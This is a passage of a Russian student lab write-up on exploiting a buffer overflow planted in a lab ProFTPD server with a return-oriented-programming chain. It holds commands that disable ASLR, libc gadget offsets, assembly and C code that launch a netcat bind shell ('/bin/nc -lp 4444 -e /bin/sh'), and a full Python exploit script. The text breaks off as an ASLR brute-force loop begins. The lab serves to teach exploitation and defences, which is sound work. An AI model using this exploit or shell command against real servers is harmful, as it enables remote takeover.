Лабораторная работа №3
ROP-SHELL АТАКИ

Цель лабораторной работы

Изучение метода эксплуатации уязвимостей ROP и реализация ROP-Shell атаки.

Задачи лабораторной работы

В ходе выполнения лабораторной работы необходимо:

1) собрать необходимые сведения с помощью различных инструментов (утилит pidof, pwd, rp-lin-x64-f, /proc/PID/maps, objdump, ручного просмотра исходного кода уязвимого программного обеспечения);

2) проанализировать собранные данные;

3) проэксплуатировать уязвимость «переполнение буфера», реализовав ROP-Shell атаку.

После выполнения лабораторной работы обучающиеся получат следующие основные навыки:

1) определение уязвимости «переполнение буфера» в исследуемом приложении;

2) работа со специальным программным обеспечением для анализа уязвимых приложений;

3) понимание принципа возвратно-ориентированного программирования;

4) понимание работы защитных технологий ASLR и DEP;

5) моделирование поведения злоумышленника и команды разработчиков при совершении атаки на серверную систему.

Перечень обеспечивающих средств

Стенд для изучения метода ROP, технологии ASLR и проведения ROP-Shell атаки включает в себя следующие виртуальные машины:

– Ubuntu 12.04.5 Server (уязвимый FTP-сервер);

– Ubuntu 12.04.5 Client (злоумышленник).

Задание лабораторной работы

1. Соединить виртуальные машины Ubuntu 12.04.5 Server и Ubuntu 12.04.5 Client в локальную сеть.

2. Проверить работоспособность FTP-сервера.

2.1. На машине FTP-сервера перейти в каталог ftp-server и произвести компиляцию FTP-сервера.

2.2. Запустить FTP-сервер.

2.3. На машине злоумышленника запустить FTP-клиент FileZilla и подключиться к FTP-серверу.

2.4. Убедиться в успешном подключении к серверу и прохождении процесса аутентификации.

3. Провести анализ адресов загрузки FTP-сервера.

3.1. Перезапустить FTP-сервер и узнать идентификатор процесса по имени FTP-сервера.

3.2. Просмотреть отображение памяти процесса и определить адрес загрузки библиотеки libc.

3.3. Проделать несколько раз шаги 3.1-3.2 и определить общую модель генерации адреса загрузки библиотеки libc.

3.4. Отключить защитную технологию ASLR.

3.5. Выполнить шаги 3.1-3.2.

3.6. Включить защитную технологию ASLR.

4. Проанализировать исходный код уязвимого FTP-сервера.

4.1. Перейти в каталог ftp-server/src и просмотреть исходный код файла netio.c.

4.2. Исследовать уязвимую функцию pr_netio_raw_buffer_read().

4.3. Дизассемблировать код сервера.

4.4. Просмотреть дизассемблированный код уязвимой функции pr_netio_raw_buffer_read() и вычислить размер необходимого буфера перед полезной нагрузкой (shell-кодом).

5. Создать атакующий shell-код.

5.1. Проанализировав заголовочный файл unistd.h на машине злоумышленника, определить номер системного вызова execve().

5.2. Просмотреть прототип системного вызова execve().

5.3. Перейти в каталог ftp-client и найти необходимые ROP-гаджеты в библиотеке libc с помощью утилиты rp-lin-x64-f (подсказка: ROP-гаджеты

«pop eax ; ret», «pop ebx ; ret», «pop ecx ; ret», «pop edx ; ret», «pop edi ; ret», «mov dword [eax], edx ; ret», «mov edx, eax ; mov eax, edx ; ret», «int 0x80»).

5.4. В каталоге ftp-client открыть и проанализировать файлы netcat.S, script-nc-without-ASLR.py и script-nc.py.

6. Проэксплуатировать уязвимость «переполнение буфера», реализовав ROP-Shell атаку.

6.1. На машине FTP-сервера отключить защитную технологию ASLR и запустить FTP-сервер.

6.2. На машине злоумышленника запустить скрипт script-nc-without-ASLR.py.

6.3. Подключиться к FTP-серверу с помощью утилиты netcat и проверить доступ к удаленной консоли.

6.4. На машине FTP-сервера включить защитную технологию ASLR и перезапустить FTP-сервер.

6.5. На машине злоумышленника запустить скрипт script-nc.py и выполнить шаг 6.3.

Описание процесса выполнения лабораторной работы

Скомпилируем ftp сервер:

```
user@user-VirtualBox:~/ftp-server$ sudo make
```

Запустим ftp сервер. Ключ -n отключает режим «демона», все логи выводятся на консоль.

На клиентской ЭВМ запустим ftp-клиент filezilla.

Выберем Файл->Менеджер сайтов->FTP-Server->Соединиться

(Параметры подключения:

хост — 192.168.0.2

порт — 21

Пользователь — user

Пароль — password)

Произойдет соединение с сервером, в логах будет отмечена успешное соединение и аутентификация:

```
user@user-VirtualBox:~/ftp-server$ sudo ./proftpd -n
2021-03-28 14:37:25,798 user-VirtualBox proftpd[2282] user-VirtualBox: ProFTPD 1.3.5b (
maint) (built Вс. апр. 3 2016 20:23:17 MSK) standalone mode STARTUP
2021-03-28 14:40:25,866 user-VirtualBox proftpd[2341] user-VirtualBox (user-VirtualBox-2.loca
l[192.168.0.1]): FTP session opened.
2021-03-28 14:40:25,982 user-VirtualBox proftpd[2341] user-VirtualBox (user-VirtualBox-2.loca
l[192.168.0.1]): USER user: Login successful.
```

Рис.1 — Отметки об успешном подключении и аутентификации в логах сервера




Рис.1 — Подключение к ftp-серверу с использованием filezilla

Анализ адресов загрузки ftp-сервера

Запустим сервер.

sudo ./proftpd -n

Рис.3 — Номер процесса

Просмотрим отображение памяти процесса.




Рис.4--- Отображение памяти процесса proftpd




Рис.5--- Отображение памяти процесса proftpd

Запишем адрес rw-памяти программы, остающийся постоянным.

080e7000-080ee000 rw-p 0009e000 08:01 178203

/home/user/ftp-server/proftpd

Проанализируем возможные адреса загрузки libc, несколько раз перезагрузив сервер

1.

```
b751a000-b76be000 r-xp 00000000 08:01 265707     /lib/i386-linux-gnu/libc-2.15.so
```

2.

```
b75a8000-b774c000 r-xp 00000000 08:01 265707     /lib/i386-linux-gnu/libc-2.15.so
```

3.

```
b75c1000-b7765000 r-xp 00000000 08:01 265707     /lib/i386-linux-gnu/libc-2.15.so
```

Можно убедиться, что адрес загрузки libc рандомизируется не полностью.

b7XXX000

Старшие биты остаются постоянными и определяются ОС.

Младшие биты остаются постоянными и определяются кодом приложения.

Для отладки отключим ASLR на сервере:

```
root@user-VirtualBox:/home/user/ftp-server# echo 0 > /proc/sys/kernel/randomize_va
_space
root@user-VirtualBox:/home/user/ftp-server#
```

Перезапустим ftp-сервер

Тепер адрес libc:

```
b7def000-b7f93000 r-xp 00000000 08:01 265707     /lib/i386-linux-gnu/libc-2.15.so
```

Анализ уязвимости ftp-сервера

В код ftp-сервера была внедрена уязвимость, приводящая к переполнению буфера.

Откроем один из файлов исходного кода ~/ftp-server/src/netio.c

Рассмотрим уязвимую функцию приложения (строки 1219-1227):

```
int pr_netio_raw_buffer_read(pr_netio_stream_t *nstrm, char *buf, size_t buflen, i
nt bufmin)
{
   char raw_buffer[RAW_BUFFER_SIZE];
   raw_buf = buf;
   raw_buffer_bread = pr_netio_read(nstrm, raw_buffer, buflen, bufmin);

   memcpy(raw_buf, raw_buffer, raw_buffer_bread);
   return raw_buffer_bread;
}
```

Функция использует интерфейс pr_netio_read для опосредованного доступа к сетевым данным. Функция считывает сырые данные в буфер raw_buffer, а затем записывает их в буфер, подготовленный более высокоуровневой функцией.

Заметим, что размер буфера и читаемый объем данных могут не совпадать. Т.к. размер буфера определяется макроподстановкой RAW_BUFFER_SIZE, а объем читаемых данных — аргументом функции buflen.

Т.е. мы можем перезаписать часть стековых данных, если подадим на ввод больше данных, чем рассчитано.

Дизассемблируем код сервера.

objdump -d proftpd > disasm.txt

Рассмотрим дизассембдированный код уязвимой функции.

```
0806e060 <pr_netio_raw_buffer_read>:
 806e060: 55                    push   %ebp
 806e061: 89 e5                 mov    %esp,%ebp
 806e063: 81 ec 88 00 00 00     sub    $0x88,%esp
 806e069: 8b 45 0c              mov    0xc(%ebp),%eax
 806e06c: a3 bc fe 0e 08        mov    %eax,0x80efebc
 806e071: 8b 45 14              mov    0x14(%ebp),%eax
 806e074: 89 44 24 0c           mov    %eax,0xc(%esp)
```

```
806e078: 8b 45 10              mov    0x10(%ebp),%eax
806e07b: 89 44 24 08           mov    %eax,0x8(%esp)
806e07f: 8d 45 94              lea    -0x6c(%ebp),%eax
806e082: 89 44 24 04           mov    %eax,0x4(%esp)
806e086: 8b 45 08              mov    0x8(%ebp),%eax
806e089: 89 04 24              mov    %eax,(%esp)
806e08c: e8 ca f9 ff ff        call   806da5b <pr_netio_read>
806e091: a3 b8 fe 0e 08        mov    %eax,0x80efeb8
806e096: a1 b8 fe 0e 08        mov    0x80efeb8,%eax
806e09b: 89 c1                 mov    %eax,%ecx
806e09d: 8d 55 94              lea    -0x6c(%ebp),%edx
806e0a0: a1 bc fe 0e 08        mov    0x80efebc,%eax
806e0a5: 89 4c 24 08           mov    %ecx,0x8(%esp)
806e0a9: 89 54 24 04           mov    %edx,0x4(%esp)
806e0ad: 89 04 24              mov    %eax,(%esp)
806e0b0: e8 7b c4 fd ff        call   804a530 <memcpy@plt>
806e0b5: a1 b8 fe 0e 08        mov    0x80efeb8,%eax
806e0ba: c9                    leave
806e0bb: c3                    ret
```

Можно видеть, что в стек заносится ebp (32 бита — 4 байта), а для использования в функции выделяется 0x6c байт (отступ от ebp).

Зная, что адрес возврата расположен в стеке сразу за местом хранения ebp, можно вычислить размер необходимого буфера перед «полезной нагрузкой» - shell-кодом: 0x6c+0x04 = 0x70 = 112.

Создание shell-кода

Задача shell-кода — вызов утилиты netcat с нужными атакующему параметрами.

Для наглядности напишем программу на языке C.

```
#include <unistd.h>
int main()
{
    char *arg[] = {"/bin/nc","-lp","4444","-e","/bin/sh",
NULL};
    execve("/bin/nc", arg, NULL);
}
```

Результат выполнения такой программы — «замена» процесса вызывающей программы на процесс netcat'a.

Перепишем программу на ассемблере.

Нужно заполнить область данных значениями параметров, и указателями на эти параметры. Затем записать в регистр eax номер системного вызова — 11, в ebx указатель на первый параметр, в ecx указатель на указатели на параметры, в rdx записать 0.

```
global _start
section .text
_start:

mov edi, 0x6e69622f; 0x00636e2f6e69622f ~ '/bin/nc'
mov edx, prm ; 0x0804a000
mov dword[edx], edi
mov eax, ptr
mov dword[eax], edx
mov edi, 0x00636e2f;
mov edx, prm+4 ;
mov dword[edx], edi

mov edi, 0x00706c2d ; '-lp'
mov edx, prm+8 ;
mov dword[edx], edi
add eax, 0x04 ;
mov dword[eax], edx
```

```
mov edi, 0x34343434 ; '4444'
mov edx, prm+12 ;
mov dword[edx], edi
add eax, 0x04 ;
mov dword[eax], edx

mov edi, 0x0000652d ; '-e'
mov edx, prm+16 ;
mov dword[edx], edi
add eax, 0x04 ;
mov dword[eax], edx

mov edi, 0x6e69622f; 0x0068732f6e69622f ~ '/bin/sh'
mov edx, prm+20
mov dword[edx], edi
add eax, 0x04
mov dword[eax], edx
mov edi, 0x0068732f
mov edx, prm+24
mov dword[edx], edi

mov edx, 0 ; ~ NULL
add eax, 0x04
mov dword[eax], edx
mov ebx, prm ; ~ "/bin/nc"
mov ecx, ptr ; ~ {"/bin/nc","-lp","4444","-e","/bin/sh"}
mov eax, 11;
int 0x80

section .data
prm times 64 db 8
ptr times 64 db 8
.end:
```

Примерная иллюстрация параметров:

prm = 0x804a000

ptr = 0x804a040

адреса	0x804a000	0x804a004	0x804a008	0x804a00C	0x804a010	0x804a014	0x804a018
значения	"/bin/nc"		"-lp"	"4444"	"/bin/sh"		произвольное

адреса	0x804a040	0x804a044	0x804a048	0x804a04C	0x804a050
значения	0x804a000	0x804a008	0x804a00C	0x804a010	0

eax = 11 — номер системного вызова execve

ebx = 0x804a000 — указатель на "/bin/nc"

ecx = 0x804a040 — указатель на указатели на параметры

edx = 0 — NULL

Найдем нужные rop-гаджеты с помощью утилиты rp-lin-x64-f (https://github.com/0vercl0k/rp) и с помощью grep оставим нужные нам результаты.

./rp-lin-x86 -f /lib/i386-linux-gnu/libc-2.15.so -r 2 | grep "pop eax ; ret"




Рис.6 — Поиск rop-гаджетов с помощью утилиты rp-lin-x64-f

Нужно найти гаджеты из двух команд: первая — нужное нам действие, вторая — ret (возврат).

Заметим, что mov можно организовать, разместив в стеке адрес гаджета «pop регистр; ret;», а сразу за ним значение.


Т.е. для

mov eax, 0x100;

Гаджет pop eax; ret;

Пусть адрес загрузки libc = x, тогда адрес гаджета 0x0002404f + x

В стеке:



Тогда после завершения некоторой последовательности команд произойдет считывание адреса возврата 0x0002404f+x, передача управления на этот адрес, выполнение команды pop eax, которая запишет в регистр eax значение 0x100, лежащее в стеке. После этого будет выполнена команда ret, т. е. управление будет передано по следующему адресу возврата из стека.

Найдем в библиотеке libc нужные нам гаджеты:

```
0x0002404f: pop eax ; ret  ;  (1 found)
0x00139b8d: pop ebx ; ret  ;  (1 found)
0x0002dfab: pop ecx ; pop edx ; ret  ;  (1 found)
0x00001a9e: pop edx ; ret  ;  (1 found)
0x00016f9a: pop edi ; ret  ;  (1 found)

0x00079305: mov dword [eax], edx ; ret  ;  (1 found)
0x00120b63: mov edx, eax ; mov eax, edx ; ret  ;  (1
found)

0x0002e2b5: int 0x80 ;  (1 found)
```

Отметим, что все необходимые гаджеты найти не удалось. Перепишем программу на ассемблере, с учетом этих обстоятельств.

```
global _start
section .text
_start:
;/bin/nc
mov edx, 0x6e69622f; 0x00636e2f6e69622f ~ '/bin/nc'
mov eax, prm ;0x601000
mov dword[eax], edx

mov edx, eax
mov eax, ptr
mov dword[eax], edx

mov edx, 0x00636e2f;
mov eax, prm+4 ;
mov dword[eax], edx

;
mov edx, 0x00706c2d ; '-lp'
mov eax, prm+8 ;
mov dword[eax], edx

mov edx, eax;
mov eax, ptr+4
mov dword[eax], edx
```

```
;
mov edx, 0x34343434 ; '4444'
mov eax, prm+12
mov dword[eax], edx

mov edx, eax;
mov eax, ptr+8
mov dword[eax], edx

;
mov edx, 0x0000652d ; '-e'
mov eax, prm+16 ;
mov dword[eax], edx

mov edx, eax;
mov eax, ptr+12
mov dword[eax], edx

;/bin/sh
mov edx, 0x6e69622f; 0x0068732f6e69622f ~ '/bin/sh'
mov eax, prm+20
mov dword[eax], edx

mov edx, eax;
mov eax, ptr+16
mov dword[eax], edx

mov edx, 0x0068732f
mov eax, prm+24
mov dword[eax], edx
```

```
;
mov ecx, ptr ; ~ {"/bin/nc","-lp","4444","-e","/bin/sh"}
mov edx, 0 ; ~ NULL
mov eax, ptr+20
mov dword[eax], edx
mov ebx, prm ; ~ "/bin/nc"
mov eax, 11;
int 0x80

section .data
prm times 64 db 8
ptr times 64 db 8
.end:
```

Python скрипт

Напишем скрипт на Python'e, формирующий ROP-shell.

```
import sys
import struct
import socket
import os
from struct import pack
from socket import socket, AF_INET, SOCK_STREAM

off = 0xb7def000 #без ASLR
#смещение библиотеки + адреса гаджетов
pop_eax = off+0x0002404f
pop_ebx = off+0x00139b8d
pop_ecx_pop_edx = off+0x0002dfab
pop_edx = off+0x00001a9e
pop_edi = off+0x00016f9a
mov_dword_eax = off+0x00079305
mov_edx_eax = off+0x00120b63
int80 = off+0x0002e2b5

#данные для записи (параметры вызова)
bin_nc1 = 0x6e69622f
bin_nc2 = 0x00636e2f
bin_sh1 = 0x6e69622f
bin_sh2 = 0x0068732f
lp = 0x00706c2d
nc_port_num = 0x34343434 #port = 4444
e_prm = 0x0000652d

#фиксированные адреса для записи значений и указателей
rw_mem_offset = 0x0804a000
rw_mem_offset_ptr = rw_mem_offset+64

#начинаем формировать ROP-shell с пустой строки
shell = ''
```

```
#исходный код на ассемблере
#'''
#mov edx, 0x6e69622f; 0x00636e2f6e69622f ~ '/bin/nc'
#mov eax, prm ;0x601000
#mov dword[eax], edx
#
#mov edx, eax
#mov eax, ptr
#mov dword[eax], edx
#
#mov edx, 0x00636e2f;
#mov eax, prm+4 ;
#mov dword[eax], edx
#'''

#добавляем код к строке shell-кода
#каждое значение/адрес упаковываются в 4 байта в
#соотв. порядке
shell += pack('<L', pop_edx) #mov edx, 0x6e69622f;
shell += pack('<L', bin_nc1)
shell += pack('<L', pop_eax) #mov eax, prm ;
shell += pack('<L', rw_mem_offset)
shell += pack('<L', mov_dword_eax) #mov dword[eax], edx

shell += pack('<L', mov_edx_eax)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset_ptr)
shell += pack('<L', mov_dword_eax)
```

```
 shell += pack('<L', pop_edx)
 shell += pack('<L', bin_nc2)
 shell += pack('<L', pop_eax)
 shell += pack('<L', rw_mem_offset+4)
 shell += pack('<L', mov_dword_eax)

#mov edx, 0x00706c2d ; '-lp'
#mov eax, prm+8 ;
#mov dword[eax], edx

#mov edx, eax;
#mov eax, ptr+4
#mov dword[eax], edx

shell += pack('<L', pop_edx)
shell += pack('<L', lp)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset+8)
shell += pack('<L', mov_dword_eax)

shell += pack('<L', mov_edx_eax)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset_ptr+4)
shell += pack('<L', mov_dword_eax)

#mov edx, 0x34343434 ; '4444'
#mov eax, prm+12
#mov dword[eax], edx

#mov edx, eax;
#mov eax, ptr+8
#mov dword[eax], edx
```

```
shell += pack('<L', pop_edx)
shell += pack('<L', nc_port_num)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset+12)
shell += pack('<L', mov_dword_eax)

shell += pack('<L', mov_edx_eax)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset_ptr+8)
shell += pack('<L', mov_dword_eax)
```

```
#mov edx, 0x0000652d ; '-e'
#mov eax, prm+16 ;
#mov dword[eax], edx

#mov edx, eax;
#mov eax, ptr+12
#mov dword[eax], edx

shell += pack('<L', pop_edx)
shell += pack('<L', e_prm)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset+16)
shell += pack('<L', mov_dword_eax)

shell += pack('<L', mov_edx_eax)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset_ptr+12)
shell += pack('<L', mov_dword_eax)

#;/bin/sh
#mov edx, 0x6e69622f; 0x0068732f6e69622f ~ '/bin/sh'
#mov eax, prm+20
#mov dword[eax], edx
#mov edx, eax;
#mov eax, ptr+16
#mov dword[eax], edx

#mov edx, 0x0068732f
#mov eax, prm+24
#mov dword[eax], edx

shell += pack('<L', pop_edx)
shell += pack('<L', bin_sh1)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset+20)
shell += pack('<L', mov_dword_eax)
```

```
shell += pack('<L', mov_edx_eax)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset_ptr+16)
shell += pack('<L', mov_dword_eax)
shell += pack('<L', pop_edx)
shell += pack('<L', bin_sh2)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset+24)
shell += pack('<L', mov_dword_eax)

#mov ecx, ptr ; ~ {"/bin/nc","-lp","4444","-e","/bin/sh"}
#mov edx, 0 ; ~ NULL
#mov eax, ptr+20
#mov dword[eax], edx
#mov ebx, prm ; ~ "/bin/nc"
#mov eax, 11;
#int 0x80

shell += pack('<L', pop_ecx_pop_edx)
shell += pack('<L', rw_mem_offset_ptr)
shell += pack('<L', 0)
shell += pack('<L', pop_eax)
shell += pack('<L', rw_mem_offset_ptr+20)
shell += pack('<L', mov_dword_eax)
shell += pack('<L', pop_ebx)
shell += pack('<L', rw_mem_offset)
shell += pack('<L', pop_eax)
shell += pack('<L', 11)
shell += pack('<L', int80)

#подключение к серверу и отправка ROP-shell кода
target_ip = '192.168.0.2'
legal_port = 21
sock = socket()
sock.connect((target_ip, legal_port))
sock.send('0'*112 + shell)
sock.close()
```

Таким образом мы создали скрипт script-nc-without-ASLR.py

Пользуясь тем, что ftp-сервер многопоточный, и количество различных адресов загрузки libc мало, будем подбирать адрес смещения, многократно подключаясь к серверу.

Создадим второй вариант скрипта.

Добавим в начало файла следующий код:

```
i = 0x000
attempt = 0
while i < 0xFFF:
